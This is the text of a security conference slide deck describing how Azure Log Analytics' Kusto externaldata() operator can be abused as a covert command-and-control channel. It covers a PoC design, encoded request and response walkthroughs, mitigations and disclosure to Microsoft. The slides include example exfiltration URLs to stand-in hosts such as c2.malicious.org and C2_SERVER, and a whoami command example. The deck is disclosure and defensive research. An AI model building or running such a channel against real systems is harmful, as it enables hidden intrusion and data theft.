Log in Your Own Eye

Exploiting a Stealthy C2 Channel in Azure Logging Infrastructure

DMITRIY BERYOZA

About me

Dmitriy Beryoza

@0xd13a on Discord/Twitter

https://www.linkedin.com/in/beryozad

VECTRA®


- Senior Security Researcher at *Vectra AI*
- Prior to that - Pentester/Secure Software Development Advocate with X-Force Ethical Hacking Team at *IBM Security*
- 25+ years in software design and development
- Ph.D. in Computer Science, CEH, OSCP, CISSP, CCSP
- *Interests*: reverse engineering, secure software development, CTFs

Agenda

- Azure & Azure Log Analytics
- Kusto
- Querying external data
- Building a covert channel through Azure infrastructure
- Demo of C2 PoC
- Mitigation strategies
- Parting thoughts


Microsoft Azure

- One of the "Big 3" cloud computing providers
- Available since 2010
- 200+ services
- Security is one of the focal points
- Promise of better security in the cloud does generally hold
  - But due to "Shared Responsibility Model", securing the customer side of the equation is a challenge



Azure Log Analytics

- Log management system in Azure used by Monitor, Sentinel, and other services
- Used to ingest and process Azure, on-prem and 3rd party logs through a variety of connectors
- Used for log analysis, in particular - threat monitoring and incident response




Kusto

- Implements Kusto Query Language (KQL) - SQL-like query language for querying log data sources
- Fast (data optimized for interactive queries)
- Syntax is powerful and makes for a useful investigation tool in incident response
- Azure Sentinel makes use of built-in, crowdsourced and customer-written queries to detect malicious activity in logs

```
StormEvents
| where isnotempty(EndLocation)
| summarize event_count=count() by EndLocation
| top 10 by event_count
| render columnchart
```

Kusto Queries and External Resources

- Kusto operator **`externaldata()`** allows consumption of Web sources as tables for further processing
- Supports HTTP[S] GET requests only
- Ingests data in many forms - TXT, CSV, compressed, etc.



Using Log Analytics for Malicious Comms

- One can use **`externaldata()`** to run series of HTTP requests through Azure infrastructure to an arbitrary server

- So why is this a concern?


- This is not a bug, but could be exploited for malicious purposes
- Malicious user could build a C2 channel riding on this functionality
  - Command transmission, malware download and data exfil are all possible
- Attacker may find it particularly useful for escaping the on-prem network
  - In zero-trust, remote workforce scenario user already likely accesses all kinds of external resources where a C2 conversation could be hidden (social networks, email, online storage, discussion forums)

Using Log Analytics for Malicious Comms (cont.)

- Use of legitimate Azure infrastructure
  - Azure functionality is likely to be assumed "safe" by firewalls and endpoint monitoring tools
- Difficulty of egress filtering
  - Hard to tell between benign and malicious use of Azure API calls
- Exit node is an Azure server
  - Requests coming to the C2 server appear to come from Microsoft
- Use of infrastructure commonly used for threat monitoring and hunting
  - This is similar to antivirus facilities being used for malware download

Exploitation Scenario

- User account with access to Log Analytics is compromised (e.g. through phishing and malicious executable download)
- Malware executes queries continuously to reach out to the C2 server
- Data is exfiltrated via HTTP request parameters
- Commands and 2nd stage exploits are encoded in HTTP responses



Considerations for Communicating with an External Service

- Victim needs a Log Analytics Reader role (access to any log is sufficient)
- Requests will not work with IP addresses, C2 server has to have a registered domain
- Responses can be megabytes in size, but requests sizes are limited (~2000 chars in URL)
  - Harder to use for exfiltration of significant volumes of information, just critical data (passwords, keys, etc)

```
https://c2.malicious.org/victim123/exfiltrate=super%20secret%20data
```

- Rate limiting may be applied to queries, execution may fail
- Communication is limited in volume and victim-initiated - heartbeat requests are needed to maintain conversation; commands may have to be split across multiple requests

PoC Architecture

- Implemented in Python (server) and PowerShell (client)
- Client runs in a loop, pinging server periodically
- Delays and jitter are introduced in order to look less like an automated process
- Requests are encoded in the URL path
  - Client is asking server for commands and ships data back to it
- Responses come back as data in the body:
  - Execute command
  - Download file to the client
  - Exfil file from the client
- Communications are compressed and encrypted with pre-shared key
- Requests are masquerading as queries to a threat database

```
http://C2_SERVER/threat-db/search=<request_data>
```

Sample Server Command

- Client reaches out to the server with a "awaiting instructions" HTTP request
- Server responds with an encoded command in response body

Step	Content
Decoded command from the server operator	`whoami (77686f616d69)`
Descrypt/decompress as a sequence of fields: • operation type (01), • overall size (10 - 0xa), • chunk start address (0), • chunk size (10 - 0xa), • text length (6) • text body (values are little endian)	`01 0a000000 00000000 0a0000000 6000000 77686f616d69`

Encrypted data structure in the body of GET response. The data is a series of rows, each containing a 32-character hex number written as text.	`ad7e246d74fb91702d39c3ee04954939`
	`ad930c61dd425ea1fbf2458b3b41f1a8`
	`4e400e0c181ab61c4b5e640aff3817a8`

Encoding of Client Responses

- Client sends a GET request to the server with the result of command execution

Step	Content
Collect output from command execution	`vectra\dmitriy\r\n`
Compress the output	`1f8b080000000000004002b4b4d2e294a8c49` `c9cd2c29caace4e50200fc0a9c6e10000000`


Encode as a sequence of fields: data type (03), overall size (36 - 0x24), chunk start address (0), chunk size (36 - 0x24), and data (values are little endian)	`03 24000000 00000000 24000000`
	`1f8b080000000000004002b4b4d2e294a8c49`
	`c9cd2c29caace4e50200fc0a9c6e10000000`

Encrypt the data structure	`00cd8278c5d5f3234dd6b6300b90fe15`
	`43b426a34a74fa58fef8b583b19aa9bd`
	`f4cc8fe8b8e4320c35048cca0d629ccf`
	`d226b51854fadcc1df74b760ba137cc7`
	`7d56261b0eb5736c65ef7ee5102753d2`

Base64-encode the encrypted result. Note that slashes (/) are replaced with dashes (-) so that server would not confuse them with path separators	`AM2CeMXV8yNN1rYwC5D+FUO0JqNKdPpY-vi1g7Gaqb30zI-`
	`ouOQyDDUE`
	`jMoNYpzP0ia1GFT63MHfdLdguhN8x31WJhsOtXNsZe9+5RAnU9I=`

`http://C2_SERVER/threat-db/search=AM2CeMXV8yNN1rYwC5D+FUO0JqNKdPpY-vi1g7Gaqb30zI-ouOQyDDUEjMoNYpzP0ia1GFT63MHfdLdguhN8x31WJhsOtXNsZe9+5RAnU9I=`

Demo


ec2-user@ip-10-0-0-186:~
$
Command Prompt
C:\kusto-c2>
C2 Server
(Linux)
Victim machine
(Windows)

Custom C2 Implementation is Not Strictly Necessary

- Attempted to implement as a malleable profile in Cobalt Strike
  - Most required functionality is available in CS
  - Some limitations could be bypassed "creatively"
- But other limitations ended up being roadblocks
  - URI size limits
  - Header size limits
  - Multi-URI requirements
- Overall, with some code modifications, this technique could be integrated into Cobalt Strike, Metasploit, and other frameworks

Mitigations

- Restrict access to Log Analytics
  - Be careful when giving out Log Analytics Contributor and Log Analytics Reader roles
  - Even ignoring this scenario - logs are treasure troves for recon, and confidential data mining
- Monitor Log Analytics queries
  - Examine queries logged to LAQueryLogs table
- Restrict externaldata() functionality in Azure (*proposed*)
  - Microsoft could give more power to administrators in restricting what sites queries can reach out to
- Reported to Azure:
  - November 10th , 2021 - reported to Microsoft Security Response Center
  - March 14th, 2022 - pinged for an update
  - March 28, 2022 - MSRC responded: "case does not meet the bar for servicing" ¯_(ツ)_/¯

Similar Scenarios Are Possible Elsewhere

- Cloud offerings are growing at breakneck speed:
  - Azure - 200+ services
  - AWS - 200+ services
  - GCP - 100+ services
- It stands to reason that other services, both in Azure and elsewhere, contain built-in functionality that allows unrestricted communications to the 3rd party servers:
  - Databases
  - Big data
  - Analytics
  - Automation
  - …and others
- This functionality can, therefore, also be used in covert communications
- It's worthwhile to include such scenarios in threat modeling, both by cloud providers and their customers

Wrap-up

- Some cloud functionality can be abused even when it works "as designed"
- A C2 based on Azure Log Analytics is a potential threat as it creates hard-to-monitor channel through Azure
- It's a good idea to restrict access to Log Analytics functionality and monitor queries
- Similar opportunities for abuse are possible in other Azure services, as well as in other cloud providers

Q&A

@0xd13a on Discord/Twitter

https://www.linkedin.com/in/beryozad

Slides can be found at https://github.com/0xd13a/presentations

Thank you!